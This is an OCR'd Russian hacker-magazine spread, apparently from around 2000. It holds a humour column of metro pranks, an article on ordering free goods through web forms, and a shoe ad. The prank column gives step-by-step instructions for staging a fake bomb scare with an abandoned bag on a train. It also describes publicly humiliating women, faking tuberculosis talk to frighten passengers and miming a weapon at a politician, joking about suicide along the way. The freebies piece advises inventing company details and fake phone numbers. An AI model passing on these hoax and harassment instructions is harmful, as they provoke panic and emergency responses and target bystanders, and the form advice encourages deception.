
Во-первых, тебе нужен соучастник. В принципе, можешь воспользоваться услугами лучшего другана, но я бы порекомендовал привлечь к этому делу какого-нибудь левого доставшего тебя кекса. Дело в том, что твой друган, скорее всего, тоже не любит резиновые шланги, бейсбольные биты и прочие инструменты лейтенанта Раскольникова, а существует вполне определенная, отличная от ноля вероятность, что его заметут. Хотя, хакер его знает, один мой приятель (чмоки, Федя!), например, просто тащится от всяких там плеточек, фуражечек и намордников... Короче, решай сам. Так вот, заранее готовишь старую ненужную сумку и набиваешь ее всякой фигней, чтобы выглядела более-менее полной. Ты заходишь в вагон и строишь из себя ботана. Ну там очки поправляешь или журнал порнушный достаешь - это уже по вкусу. Твой друган вместе с сумкой остается на платформе и нервно оглядывается по сторонам, будто опасаясь чего-то. Когда же двери поезда начинают закрываться, он бросает сумку в вагон и со всей дури бежит к эскалатору. Просек фишку? Но это еще не все. Когда народ насладится минутой абсолютной тишины и двумя-тремя упавшими в обморок герлами, ты с диким криком "Господи, я еще такой молодой, я жить хочу!" хватаешь сумку и кидаешь ее в другой конец вагона. Затем падаешь на пол и закрываешь голову руками. Занавес.


## Способ 1: (pickup? takedown!)

Ты когда-нибудь пробовал пикапить теток в метро? Я пробовал: почти всегда попадаются какие-то отмороженные чиксы, начисто лишенные чувства юмора еще при зачатии. Глядя в потолок станции, ты бормочешь что-то о хорошей погоде, любви до гроба и требуешь телефон, а затем, улыбаясь как Гуимплен, отправляешься в порекомендованном направлении. Тебе оно надо? На фига ты даешь этой самовлюбленной фригидной стерве лишний повод выпендриться перед подругами: "А ко мне сегодня в метро еще один клеился. Симпатичный такой...". Короче, делаем так: видишь подходящую чиксу с мороженным, ждущую поезда, подходишь и спрашиваешь "Девушка, а можно у вас полизать?" Результат - нехилая пощечина, всенародно опущенная девочка и масса удовольствия. Для получения большего эффекта необходимо присутствие 5-10 свидетелей твоего пикапа.

## Способ 2: (money for nothin' chicks for free)

Вообще, все эти способы саморазвлечения возникли не просто так, а в результате недельной макаронной диеты. Дело в том, что стипуха у меня имеет свойство заканчиваться на следующий же день после ее получения, а есть, тем не менее, очень хочется. Поэтому приходится спорить с приятелями на осуществление всяческих извращений, вроде поездки от Черной Речки до Приморской в роллерском шлеме, семейных трусах, колготках, тапочках в виде собачек и с 16-килограммовой гирей в руках. (Кстати, в ходе этой поездки ко мне пристала какая-то герла, которой, видимо, дико хотелось переспать с таким извращенцем-самоучкой, как я... в общем, еле отбился этой самой гирей. Так что если любишь интересные знакомства, доставай записную книжку). Ну дык вот, как-то раз в мае из еды у меня оставался только кожаный ремень, последние деньги ушли на покупку диска "Новинки отечественной порнографии", а идти грузить бананы очень не хотелось. Тогда был взят кусок картона, красный маркер и каллиграфическим почерком выведена надпись: "Люди добрые, подайте на презервативы". После чего я поспорил с двумя кексами, что, нацепив эту картонку на грудь, с мятой бейсболкой в руке я обойду пару вагонов и простою двадцать минут в переходе на Невском. В результате за полчаса работы я получил 120р по-





Даниил Шеповалов
(dan@xakep.ru)

даяний, 4 упаковки презервативов, пустую бутылку ;) и выиграл 10р. Блин, это такая тема! Ты бы видел лица девочек, к которым я подходил. А как колбасило народ при взгляде на меня. Люди бросали взгляд на табличку на моей груди, ожидая очередного "сами мы не местные...", не врубались, проходили мимо, затем останавливались, возвращались и тут же загибались от хохота. Причем это еще не все: мимо проходил фотограф из одного питерского издания, так что на следующий день я держал в руках газету с собственной довольной лыбой на первой полосе ;).

## Способ 3 (who shot Johny Rock?)

Если часто ездишь в метро поздно вечером, то уже, наверное, сталкивался с проблемой гопны. А когда твой рюкзак нагружен чужими винтами, процами и баншами, изображать из себя заслуженного инвалида Мортал Комбата несколько неудобно. Опять же способ "убегать и прятаться" вряд ли сработает. Если помнишь, во втором номере Х я уже предлагал один из методов кидания гопников, но из-за частого применения он морально устарел. Так что вот тебе новое патентованное средство. Если есть мобила - мега кул, если нет - купи игрушечный телефон, благо он не так уж дорого стоит и обычно сильно смахивает на настоящий. Итак, ты просек, что вот та троица олигофренов напротив явно испытывает по отношению к тебе какие-то нездоровые эмоции и, скорее всего, хочет кинуть на бабло, фантики от жвачек и веру в человечество. Что мы делаем? Правильно, достаем мобилу, набираем номер и громким шепотом грузим: "Ну как, Утюг? Что значит, не отдает? Знаешь, что с нами завтра Хромой сделает? Короче так, посылай бойцов, сам поезжай, но чтобы сегодня лавэ было у меня на столе. Да, и узнайте у него, какой <здесь насколько позволит фантазия> мою тачку взял. Уже нашли? Контрольный сделали? Ай, малацца!"

## Способ 4 (get outta here)

Иногда так парит стоять в вагоне, когда положенное тебе по закону место для детей и инвалидов занимает какой-нибудь отморозок, читающий "С++ для кретинов". Да и вообще, как это кто-то может сидеть, когда ты стоишь. Ладно еще, ты миришься с тем, что он не падает на колени и не умоляет разрешить ему целовать грязь на твоих ботинках. Но уж сидеть в твоем присутствии - верх наглости. Короче, краткая инструкция для тех, кто не любит стоять в метро. Подходишь к кнопке вызова машиниста, делаешь вид, что нажимаешь ее, и достаточно громко произносишь: "Саня, я в пятом вагоне, давай сюда колу, биг-мак и... ну и Светку еще.". Естественно на следующей остановке в вагон заходит твоя герл-френд с подносом, на котором стоит банка колы и биг-мак. Ты берешь колу и, пока поезд еще не тронулся, снова подходишь к кнопке вызова и произносишь: "Санек, теперь до Лесной без остановок. Бабки тебе завтра Утюг закинет." Затем выбираешь любое из освободившихся мест.

## Способ 5 (come get some)

Любишь ездить в переполненном вагоне? Ну, я тоже люблю, когда со всех сторон на тебя напирают смазливые чиксы с третьим размером бюста. А когда совсем наоборот? В смысле совсем не чиксы и с размером совсем даже не бюста. Тогда снова используешь то, что ХАКЕР прописал. А именно, начинаешь с приятелем разговор примерно следующего содержания:

- А сколько ты заплатил врачу?
- Две тонны.
- А чего так много? Я за бытовой штуку всего отдал.
- Они, гады, за туберкулез в два раза дороже берут. Но он зато и ингалятор бесплатно дал, сказал, если приступ будет - подышать несколько минут и все пройдет. Только ты на работе никому не говори, что я от диспансера откупился: врач сказал, шансы заразиться при дыхательном контакте всего 5-6 процентов. Тебе-то один фиг: ты уже болел.

## Способ 6: (spy vs spy)

Тебе снова потребуется помощь приятеля. Было бы особенно клево, если он с тобой одного роста и вообще похожего телосложения. Вы берете одинаковые черные костюмы, шляпы, черные очки и дипломаты. В дипломат неплохо было бы запихать по грязной кроссовке, одному - левую, а другому - правую. В четко назначенное время приезжаете на встречных поездах на одну и ту же станцию и начинаете идти навстречу другу с разных концов этой станции. При встрече вы, не останавливаясь, обмениваетесь дипломатами и продолжаете движение. Через 20 метров к твоему затылку приставляют ствол и требуют открыть дипломат, что ты, собственно, и проделываешь. Да, искателям приключений на свою задницу могу лишь посоветовать выполнять все эти действия не на станции метро, а например, перед американским посольством.

## Способ 7' (whazup mista killa?)

Хочешь подвергнуть свою задницу еще более экстремальным ощущениям? Их есть у меня! Сейчас идет предвыборная кампания, а потому известные политики постоянно разъезжают по всяческим предприятиям, а также устраивают медиа-акции с целью показать народу, что они ради него на панель пойдут и все такое. Когда очередной такой деятель будет проезжать на машине, махая ручкой всем вокруг, или будет толкать речь, достойную бейсиковского загрузчика, проделай следующие действия. Встань так, чтобы тебя было хорошо видно, и опусти правую руку в заранее приготовленную сумку. Подержи ее там пару минут и, когда деятель подъедет поближе, резко выдерни руку из сумки в сторону этого самого старпера. Затем падай на асфальт с дыркой в затылке. А ты как думал, снайперы - они народ суровый... Кстати, если хочешь окончить жизнь самоубийством, то лучшего способа просто не найти. Совместишь, так сказать, приятное с полезным. Хотя нет, вру, есть способ круче - вешаешься на стреле подъемного крана, а твой друган снимает сей акт на пленку и отправляет в передачу "Я очевидец". Но об этом в следующем номере...





Автор: dEth (deth@au.ru)



# Халява



ХаляваЕсли тебе неожиданно захотелось ощутить в своих руках новенький коврик для мыши, компакт с полезным софтом или футболку – читай дальше.

Было бы полным безумием штудировать сайт за сайтом в поисках чего-то бесплатного. Раньше многие так и делали, но теперь ситуация изменилась. Сейчас в Инете полно сайтов, посвященных халяве. На типичной страничке с громким названием "The Best Халява In The World" ты можешь найти пару десятков ссылок подобного рода. Но нам нужно что-то более серьезное. Зайди на один из этих сайтов и почувствуй разницу:

Центральный Дом Подарков (http://podarok.prostokvashino.com/) – это самый крупный из всех известных мне рунетовских сайтов о халяве. Хорошее распределение по разделам, новые ссылки почти каждый день, рассылка и конкурсы сделали меня его ежедневным посетителем.

Бесплатный Сыр (http://fox.tt.ee/cheese) – другой сайт "про это" :-). Тут, по-моему, все организовано не так хорошо, однако он тоже заслуживает внимания. И вот почему: веб-мастер этого сайта в последнее время сильно увлекся исследованием спонсоров. Почитай его рассылку, узнаешь много интересного... :-)

Посмотри также и другие сайты.

FreeStuff.ru (http://freestuff.ru/) Как заявлено – "самый халявный сайт РуНет". Мне они чем-то (то ли дизайном, то ли скриптом БД) напоминают ЦДП. Как говорится, почувствуйте разницу.

Куча халявы со всего мира (http://rf.rulez.net/free/). Графики на сайте побольше, база ссылок поменьше. Хотя тоже ничего.

Итак, ты зашел в серьезный крупный сайт с огромным количеством ссылок в разных разделах. Выбирай то, что тебе понравилось, открывай страницу заполнения в новом окне. Видишь форму? Ничего не понимаешь? Смотри расшифровку:

*Name – твое имя и фамилия в латинской транслитерации. Иногда выделяется несколько отдельных строчек на имя, инициал отчества и фамилию, которые называются First Name (Given Name), Middle Name и Last Name, соответственно.*

*Company (Company Name) – название компании, в которой ты вроде как работаешь. Заполнение этой графы настоятельно рекомендуется, так как некоторые фирмы высылают заказанное только в солидные компании, не говоря уже о пренебрежении к безработным. Можешь указать свою настоящую компанию или придумать что-нибудь респектабельное типа MGTS Communications Group.*

*Title (Position) – твоя должность в вышеуказанной компании. Возможные варианты: Director, President, Marketing (Advertising, IT, PR) Manager и так далее. Но не перегибай палку, так как интерес президента респектабельной компании к бесплатному сидюку достаточно подозрителен.*

*Street Line 1, Street Line 2 или Address 1, Address 2 – две строки для ввода почтового адреса. В первую графу необходимо ввести название улицы в латинской транслитерации плюс аббревиатуру "Str.", во вторую – номер дома (и квартиры). Желательно писать их через тире либо указывать номер дома плюс "Bld." и номер квартиры плюс "Office", так как расположение компании в частной квартире вызывает определенный изгиб мысли. Бывает, что эти две строки объединены в одну.*

*City – название твоего города в латинской транслитерации.*

*State – название штата, в котором ты живешь. Если ты еще не в курсе, что вчера Россия поделена на штаты, то вводи аббревиатурное название региона, в котором находится твой родной город. Но я обычно не заморачиваюсь и пишу в этой графе "RU".*

*ZIP или post code – твой почтовый индекс, такой, какой он есть. В Америке и Канаде он пятизначный, поэтому если не влезают все 6 цифр, можно оставить 5, а можно вписать его в графу города, например, "Moscow 261041"*

*Country – название твоей страны по-английски. Не знаешь? Не мучайся, посмотри в словаре. А если ты не в каком-нибудь Зурбан-Алу живешь, а в России, то пиши "Russia" или "Russian Federation".*

*E-mail – твоя мыльница. Необходимо для обратной связи. На него часто приходит информация о новых бесплатных подарках, которые появились, но не менее часто приходит реклама и прочий мусор. Не укажешь – могут не прислать, укажешь – есть (достаточно призрачный) шанс попасть в список для спама. Поэтому советую тебе завести дополнительный ящик на халявной службе типа mail.ru и юзать его для всех анкет.*

*Phone, Fax – номер твоего телефона или факса. Номер нужно указывать полностью, включая код страны и города. Есть сообщения, что иногда по этим телефонам прозванивают, если фирма имеет представительство в твоем регионе. Лично я указываю телефон моей любимой радиостанции. Формат такой: +7-095-1234567, где +7 – код России, 095 – код Москвы, 1234567 – твой телефон.*

Часть из этих данных помечена жирным шрифтом. Иногда рядом с некоторыми полями формы стоит слово required. Это значит, что эти поля надо заполнить обязательно! Конечно, это не значит, что на необязательные поля можно забить. Представь себе безработного халявщика или человека, у которого нет номера телефона, и подумай, захотел бы ты ему что-нибудь отдать? Запомни: чем солиднее твои данные будут выглядеть, тем больше шансов получить желанную вещицу. Но и не забывай о чувстве меры, т.к. если ты напишешь, что ты – Президент российского офиса IBM, то вряд ли тебе поверят. Лучше пиши, что ты менеджер (manager) или что-нибудь в этом роде. Вот и все. Когда форма заполнена полностью, нажимаешь на заветную кнопочку SUBMIT или SEND. Потом закрываешь окно и предаешься сладостным мечтаньям... Мечтать рекомендуется 2-4 недели. Если в течение месяца ничего из заказанного не пришло, значит ты или живешь слишком далеко от центров цивилизации, или халтурно заполнил форму, или твои почтальоны зажали посылку у себя на почте. Дерзай! Желаю удачи.




ультрамодная обувь
CAMELOT © 2000
Товар сертифицирован
CAMELOT
оставь свой след
Центр, ул. Никольская, д. 11/13, стр. 3, 298-3855
ВВЦ, пав. "Москва", 2-й этаж 974-7779